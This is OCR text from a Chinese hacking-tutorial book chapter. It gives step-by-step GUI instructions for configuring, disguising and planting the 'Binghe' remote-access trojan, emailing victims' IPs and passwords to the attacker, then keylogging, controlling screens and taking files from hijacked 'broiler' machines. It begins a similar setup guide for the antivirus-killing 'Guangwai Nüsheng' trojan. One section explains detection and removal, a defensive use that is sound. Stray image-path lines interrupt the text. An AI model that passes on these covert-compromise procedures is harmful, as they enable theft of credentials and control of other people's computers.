
“冰河”木马是一个BackDoor一类的黑客软件。实际上“冰河”是一个小小的服

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

务器程序，这个小小的服务器程序的功能十分强大，可通过客户端的各种命令来控制服务端的机器，并可以轻松地获得服务端机器的各种系统信息。

将“冰河”木马下载下来以后将其解压可以看到3个文件：G_CLIENT.EXE（控制端程序）、G_SERVER.EXE（服务端程序）和README.TXT（说明文件），如右图所示。



① G_CLIENT.EXE：控制端执行程序，用于监控远程计算机和配置服务器程序。

② G_SERVER.EXE：控制端后台监控程序，也就是服务端程序，在安装之前可先通过G_CLIENT.EXE的“配置本地服务器程序”功能进行一些特殊的配置，例如设置是否将动态IP发送到指定信箱、改变监听端口、设置访问口令等。

与所有的特洛伊木马程序一样，“冰河”的服务端程序G_SERVER.EXE用于植入远程计算机中，一旦被远程计算机用户启动，虽然在表面上看不出任何反应，但事实上该服务器端程序已悄悄地进驻该机的注册表。此后只要该远程计算机一启动上网，可怕的“后门”（默认端口号为7626）就会悄然打开，可轻易地被藏在网络某个角落的客户端程序G_CLIENT.EXE扫描到，并实施包括可显示系统信息及上网密码、系统控制、注册表键值读写等几乎全方位的控制。

2. “冰河”木马的功能

“冰河”木马的主要功能如下。

（1）自动跟踪目标机屏幕变化，同时可以完全模拟键盘及鼠标输入，即在同步服务端屏幕变化的同时，控制端的一切键盘及鼠标操作将反应在服务端屏幕。

（2）记录各种口令信息，包括开机口令、屏保口令、各种共享资源口令及绝大多数在对话框中出现过的口令信息，且1.2以上的版本中允许用户对该功能自行扩充，2.0以上版本还同时提供有基键记录功能。

（3）获取系统信息，包括计算机名、注册公司、当前用户、系统路径、操作系统版本、当前显示分辨率、物理及逻辑磁盘信息等多项系统数据。

（4）限制系统功能，包括远程关机、远程重启计算机、锁定鼠标、锁定系统热键及锁定注册表等多项功能限制。

（5）远程文件操作，包括创建、上传、下载、复制、删除文件或目录、文件压缩、快速浏览文本文件、远程打开文件等多项文件操作功能。

（6）注册表操作，包括对主键的浏览、增删、复制、重命名和对键值的读写等所有的注册表操作。

（7）发送信息，以4种常用图标向服务端发送简短信息。

（8）点对点通信，以聊天室形式同服务端进行在线交谈。

3. 配置“冰河”木马的服务端程序

在植入“冰河”木马的服务端程序之前需要对控制端的程序进行一些简单的配置，具体操作步骤如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1 打开“服务器配置”对话框

启动“冰河”木马的控制端程序，单击工具栏上的“配置本地服务器程序”按钮即可，如下图所示。



2 设置访问口令

在“服务器配置”对话框的“基本设置”选项卡中的“访问口令”文本框内输入访问口令，然后选中“自动删除安装文件”复选框，如下图所示。



3 设置邮件通知

在“服务器配置”对话框中切换到“邮件通知”选项卡，分别在“SMTP服务器”和“接收信箱”文本框内输入服务器名称和自己的E-mail地址，然后将“邮件内容”区域中的四个复选框全部选中，如下图所示。



4 确认配置

在“服务器配置”对话框中还可以对服务端程序进行进一步的配置和伪装，比如设置安装路径、更改文件名称，设置进程名称、监听端口等参数，配置完毕后单击“确定”按钮会弹出一个确认对话框，单击“是”按钮即可，如下图所示。



提示：设置SMTP服务器和接收信箱的作用

无论是目前部分互联网用户仍采用的拨号上网，还是大多数用户采用的动态IP的ADSL宽带上网，其每次拨号后的IP地址都不同，因此要想让一台远程计算机成为自己的长期“肉鸡”，就要牢牢地掌握其IP的变化。在这里设置了SMTP服务器和接收信箱，这样远程计算机用户每次启动计算机，而服务端程序也随之启动，服务端程序就可以使用E-mail将该计算机所产生的动态IP地址自动地发送到控制端用户预先设置的邮箱之中。选中“邮件内容”组合框中的几个复选框后，服务端程序将会把该计算机中的这几项信息一起发送到控制端用户的邮箱中，这样不管远程计算机如何更换IP地址、重新启动、更改系统密码，控制端用户总能通过服务端程序了解到这些信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

5 完成服务端程序配置

完成服务端程序配置以后会弹出对话框，单击“确定”按钮关闭对话框即可，如右图所示。



4. 使用“冰河”木马控制远程计算机

服务端程序配置完成之后，接下来就要采用各种手段将其植入远程计算机内并启动服务端程序，这样就可以对远程计算机进行监控了。

（1）搜索服务端IP地址

1 打开“搜索计算机”对话框

在“冰河”木马的控制端程序的工具栏中单击“自动搜索”按钮即可，如下图所示。



2 搜索服务端IP地址

在“搜索计算机”对话框内的“起始域”文本框内输入要搜索的IP地址范围，比如要搜索192.168.1.1-192.168.1.255范围内的IP地址，则输入192.168.1即可，其他项保持不变，单击“开始搜索”按钮按钮即可，如下图所示。



3 查看搜索结果

搜索完毕，在“搜索结果”列表框中以OK开头的IP就可能是目标计算机的IP了，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

(2) 添加服务端IP地址

1 打开“添加计算机”对话框

在“冰河”木马控制端程序的工具栏中单击“添加主机”按钮即可，如下图所示。



2 添加服务端计算机IP

在“添加计算机”对话框的“主机地址”文本框中输入扫描到的IP地址以及其他各项，然后单击“确定”按钮即可完成添加，如下图所示。



(3) 远程控制计算机

1 查看远程计算机

在“文件管理器”选项卡中的列表框中单击目标远程计算机，展开目录后即可查看到该计算机磁盘内所有的资源，如下图所示。



2 对该远程计算机上的文件操作

随便双击打开一个盘即可对该远程计算机的文件进行各种操作了，就像在本机上操作一样，并且还有上传和下载等功能，如下图所示。



3 口令类命令

切换到“命令控制台”选项卡，展开“口令类命令”目录树，在这个目录树中可以查看“系统信息及口令”、“历史口令”以及“击键记录”等信息，如下图所示。

4 查看系统信息

单击“系统信息及口令”选项，然后在右下区域里单击“系统信息”按钮，经过短时间的数据接收，即可查看到远程计算机的系统信息，如下图所示。


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



5 设置捕获屏幕选项

在左边的目录树中依次单击“控制类命令>捕获屏幕”选项，然后在右下的区域设置捕获选项，如下图所示。




7 打开“图像参数设置”对话框

在“冰河”木马控制端窗口的工具栏中单击“查看屏幕”按钮，如下图所示。



9 控制远程计算机屏幕

单击“冰河”木马控制端右下角或者工具栏中的“屏幕控制”按钮，如下图所示。



6 查看远程计算机屏幕

设置完毕，单击右下角的“查看屏幕”按钮即可打开远程计算机当前屏幕进行查看，如下图所示。



8 设置屏幕参数

设置屏幕参数后单击“确定”按钮即可查看远程计算机屏幕信息，如下图所示。



10 开始屏幕控制

这里会弹出和“步骤6”一样的窗口和一个“系统按键”对话框，使用它可以直接控制计算机的各个按键，如下图所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



11 发送警告消息


单击目录树中的“发送信息”选项，然后在右下区域内设置信息，单击“预览”按钮可进行预览，如下图所示。





12 预览警告消息

此时会弹出一个对话框，如下图所示。确认无误后，返回到前面的窗口单击“发送”按钮即可向远程计算机发送了。



13 查看进程

单击目录树中的“进程管理”选项，然后单击“查看进程”按钮即可在右边窗格看到远程计算机的进程，如下图所示。



14 窗口管理

单击目录树中的“窗口管理”选项，在右下区域有管理窗口的各种按钮，单击即可执行，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


15 系统控制

单击目录树中的“系统控制”选项，在右下区域有管理窗口的各种按钮，单击即可执行，如下图所示。



16 鼠标控制

单击目录树中的“鼠标控制”选项，然后在右下区域可设置鼠标坐标以及锁定解锁等功能，如下图所示。



17 其他控制

单击目录树中的“其他控制”选项，在右下区域有控制的各种按钮，单击即可执行，如下图所示。



18 创建共享

在目录树中依次单击“网络类命令>创建共享”选项，在右下区域输入路径和共享名，单击“创建共享”按钮即可，如下图所示。



19 查看共享

在该远程计算机上即可看到共享，如下图所示。



20 删除共享

单击目录树中的“删除共享”选项，输入要删除的共享名，再单击“删除共享”按钮，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


21 文本浏览

在目录树中依次单击“文件类命令>文本浏览”选项，在右下区域输入文件名，如下图所示。



22 浏览文本

设置完毕后单击“快速查看”按钮浏览文本，如下图所示为要浏览的文本。



23 注册表写入

在目录树中依次单击“注册表读写>键值写入”选项，在右下区域输入要写入的键名以及键值，单击“写入键值”按钮即可，如下图所示。



24 更换墙纸

在目录树中依次单击“设置类命令>更换墙纸”选项，在右下区域输入要更换的墙纸文件名，以及显示的方式，单击“确定”按钮即可，如下图所示。



25 查看墙纸

设置好以后，查看远程控制计算机的屏幕即为更换以后的墙纸，如下图所示。



26 更改计算机名

单击“更改计算机名”选项，输入要更改的名字，单击“确定”按钮，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

27 查看计算机名

在该远程计算机“系统属性”对话框的“计算机名”选项卡中即可查看到修改后的名字，如下图所示。




28 冰河信使

“冰河”还有一个有趣的功能就是和被控制的计算机进行即时通信，单击工具栏中的“冰河信使”按钮即可，如下图所示。




29 编辑要发送的信息

在“冰河信使”对话框下方的文本框中编辑要发送的信息，编辑好后单击“发送”按钮即可发送，如下图所示。



30 接收到的信息

在远程计算机的屏幕上会即时弹出该对话框，显示控制端所发送的消息，而被控制的计算机用户同样可以编辑信息发送给控制端，如下图所示。



5. 卸载和清除“冰河”木马

使用“冰河”木马入侵远程计算机结束后，如果不打算将该计算机长期控制为自己的一个“肉鸡”，那么必须在退出之前将已经侵入系统中的木马程序卸载。而远程计算机用户在发觉自己的计算机中了“冰河”木马之后，也必须想办法将其彻底清除掉。

前面已经介绍过检测是否中了“冰河”木马的方法是使用netstat -a命令来查看目标计算机的网络连接情况，如果发现7626端口开放，那么该计算机很可能已经中了“冰河”木马，如果7626端口未开放，但是有其他的可疑端口开放，则需要在Windows系统目录中查找Kernel32.exe或者SyeExplr.exe文件，如果发现其存在，同样表明该计算机已经中了“冰河”木马。

(1) 使用控制端程序卸载“冰河”

如果侵入远程计算机结束后系统将服务端程序卸载，那么可利用“冰河”自带的功


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

能完成这项操作，具体操作步骤如下。

1 卸载“冰河”

在“冰河”左边窗格中切换到“命令控制台”选项卡，然后依次单击“控制类命令>系统控制”选项，然后单击窗口右下区域的“自动卸载冰河”按钮即可，如下图所示。




2 确认卸载

这个时候会弹出一个对话框，提示用户是否要卸载远程计算机上的服务端，单击“是”按钮即可确认卸载，如下图所示。



3 卸载成功

卸载成功以后会在“冰河”窗口最下方的状态栏中显示“服务器端监控程序自动卸载完毕”，如右图所示。至此，远程计算机上的木马就被卸载了。



（2）使用“‘冰河’陷阱”清除“冰河”木马

“‘冰河’陷阱”是一款专门用来对付各类“冰河”木马的软件，也就是常说的木马专杀工具。“‘冰河’陷阱”具有以下功能。

① 自动清除所有版本的“冰河”：每次启动的时候自动检测系统是否已经安装了“冰河”服务端程序，如果是则提示用户并在用户确认之后自动清除所有版本的“冰河”服务端程序。

② 保存“冰河”配置信息：在清除“冰河”服务端程序之前会向用户显示已经被安装的“冰河”配置信息，自动清除之后配置信息将保存在当前目录的“清除日志.txt”文件中。

③ 模拟“冰河”服务端：启动“‘冰河’陷阱”之后，程序会完全模拟真正的“冰河”服务端程序对控制端的命令进行响应，使控制端产生仍在正常监控的错觉，同时完全记录控制端的IP地址、命令、命令参数等相关信息。

④ 向入侵者发送信息：在入侵者尚未退出“冰河”控制端程序之前，用户可以通过“冰河信使”功能与入侵者对话。

⑤ 允许配置服务端信息：通过修改DAT目录下的文件，用户可以定义自动的“系统信息”、“进程列表”、“屏幕图像”甚至虚拟的文件系统等信息。生成虚拟的文件系

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


统需要借助“‘冰河’陷阱”所在目录下的“文件列表生成器”。

⑥ 保存远程上传的文件：所有由远程控制端上传的文件保存在UPLOAD目录下供用户分析。

下面就以一个实例来看看“冰河”木马和“‘冰河’陷阱”监控与反监控的操作流程。首先在远程计算机或者与该计算机在同一局域网的另外一台计算机打开“冰河”陷阱，操作步骤如下。


1 打开“设置监听端口”对话框

启动“‘冰河’陷阱”，在其中依次单击“设置>设置监听端口”命令，如下图所示。




2 设置监听端口

在“监听端口”文本框内输入7626，单击OK按钮即可，如下图所示。



3 开启“‘冰河’陷阱”

在“冰河”陷阱的工具栏中单击“打开陷阱”按钮即可开启“冰河”陷阱，如右图所示。



“‘冰河’陷阱”开启以后，下面来看看在“冰河”木马的控制端上的操作有什么不一样。

1 搜索远程计算机IP地址

同样启动“冰河”木马后首先搜索IP地址，可以看到符合条件的IP地址有两个，如下图所示。



2 查看远程计算机信息

在“文件管理器”选项卡下的目录树中能打开第一个IP的计算机而不能打开第二个IP的计算机，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


3 查看系统信息

切换到“命令控制台”选项卡，查看计算机的系统信息，依然可以看到，如下图所示。



4 查看屏幕信息

在控制端打开“捕获屏幕”选项，可以看到一个计算机的桌面，如下图所示。



上述操作是在控制端完成的，下面来看看远程计算机有什么样的状况。

1 打开“‘冰河’陷阱”窗口

在控制端完成上述操作的时候，服务端的通知区域会有一个红色的图标不停闪烁，如下图所示。



2 查看控制端的入侵操作

在“‘冰河’陷阱”窗口中间的列表框中可以看到控制端的入侵操作，如下图所示。




3 打开“冰河信息”对话框

“‘冰河’陷阱”也有“冰河”木马类似的功能，可以警告入侵者。单击工具栏中的“‘冰河’信使”按钮即可，如下图所示。



4 输入要发送的信息

在“输入信息”文本框内输入一条警告性的信息，单击OK按钮即可发送，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

5 完成发送

发送成功后会弹出一个提示对话框，单击“确定”按钮关闭对话框即可，如下图所示。



6 控制端弹出“冰河信使”

这个时候在控制端的计算机上就会弹出“冰河信使”的警告对话框，如下图所示。



总结：这个实例当中，控制端所看到的信息全部是“‘冰河’陷阱”虚拟出来的，而且控制端的一举一动都可以在服务端上的“‘冰河’陷阱”窗口看得清清楚楚。

（3）使用注册表清理“冰河”木马


如果远程计算机用户发现自己的计算机中了“冰河”木马，如果使用杀毒软件无法将其清除，那么还可以使用注册表手动将其清理掉。要彻底地删除“冰河”木马首先要进入注册表删除相应的键值。

打开“注册表编辑器”，然后在“注册表编辑器”中依次展开HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run分支，查看右侧各键值项的键值，如果键值是Kernel32.exe，那么将键值删除，然后再展开HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Runservice分支，查看右侧各键值项的键值，如果键值是C:\Windows\system32\Kernel32.exe，那么将键值删除即可。

在远程服务器上一旦运行了服务端程序，那么“冰河”木马就会在C:\Windows\system32目录下生成Kernel32.exe和sysexplr.exe，并删除自身。Kernel32.exe在系统启动时自动加载运行，sysexplr.exe和TXT文件关联。即使用户删除了Kernel32.exe，但只要再次打开TXT文件，sysexplr.exe就会被激活，它将再次生成Kernel32.exe，这就是“冰河”屡删不尽的原因。要取消“冰河”木马的文件关联，还需要进行如下操作。

1 打开“文件夹选项”对话框

打开“我的电脑”窗口，单击菜单栏中的“工具>文件夹选项”命令，如下图所示。



2 打开“编辑文件类型”对话框

在“文件夹选项”对话框的“文件类型”选项卡中的列表框中选中“TXT文本文档”选项，然后单击对话框下方的“高级”按钮，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3 打开编辑操作对话框

在“编辑文件类型”对话框中的“操作”列表框中选中open选项，单击“编辑”按钮，如下图所示。



4 编辑文本文档的操作

将对话框的“用于执行操作的应用程序”文本框中的命令修改为Notepad.exe %1，然后单击“确定”按钮保存退出即可，如下图所示。



提示：手动清除“冰河”木马切断关联功能是关键

在不同的操作系统中或者对于不同版本的“冰河”木马来说，其清除的方法是不同的，要完全清除“冰河”木马必须斩断其关联功能。

5.3.2 “广外女生”木马

“广外女生”木马的名称听起来觉得十分温柔，这恰恰是它的一个最重要的特点，在不知不觉中将用户的计算机牢牢地控制起来。

1. “广外女生”木马简介

“广外女生”木马作为一个远程控制软件可以运行在Windows的各个版本中，，虽然该木马所采用的技术和其控制功能并不是那么高明和强悍，但是由于该木马具有高超的“免疫”功能，即使用户的计算机中安装有各种杀毒软件和防火墙也不能幸免。“广外女生”除了普通的木马具有的功能以外还有3个特点：①服务端程序体积小；②隐蔽性好，不容易被发现；③注册表编辑及任务管理界面直观，易于操作。

实际上，“广外女生”作为一个木马其扫描的速度不快，控制的连接时序也不好掌握，所以其数据传输即便是在宽带的时候也会迟滞，其他的功能诸如屏幕控制之类都是无法与“冰河”木马相比的。之所以流行，主要是因为它具有关闭网络安全防护软件的功能。在Windows系统中，由于对在其上运行的进程的严格控制，可以通过“任务管理器”来对进程进行查看和操作。当系统本身发出停止进行的指令时，那些进程就不得不关闭了，这自然包括“天网防火墙”和“金山毒霸”等各种安全防护软件的运行进程。

2. 配置“广外女生”服务端程序


“广外女生”服务端程序的配置方法和“冰河”的方法大同小异，但是有一些独特的设置项目用来实现特殊的功能，具体操作步骤如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1 打开“邮件通知信息”

启动“广外女生”后切换到“服务端设置”选项卡，在“对方邮件通知列表”列表框中的空白处右击并选择“添加”命令，如下图所示。



2 添加邮件信息

在弹出的“邮件通知信息”对话框的3个文本框里分别输入相应的信息，用以接收邮件通知信息，输入后单击“确定”按钮即可，如下图所示。



3 设置服务端安装的基本信息

在“服务端设置”选项卡的左上区域，单击选中“自定义”单选按钮，前面3项保持默认即可，这里只需修改“安装时的错误提示”和“连接时验证密码”即可，如下图所示。



4 设置“广外女生”的特殊功能

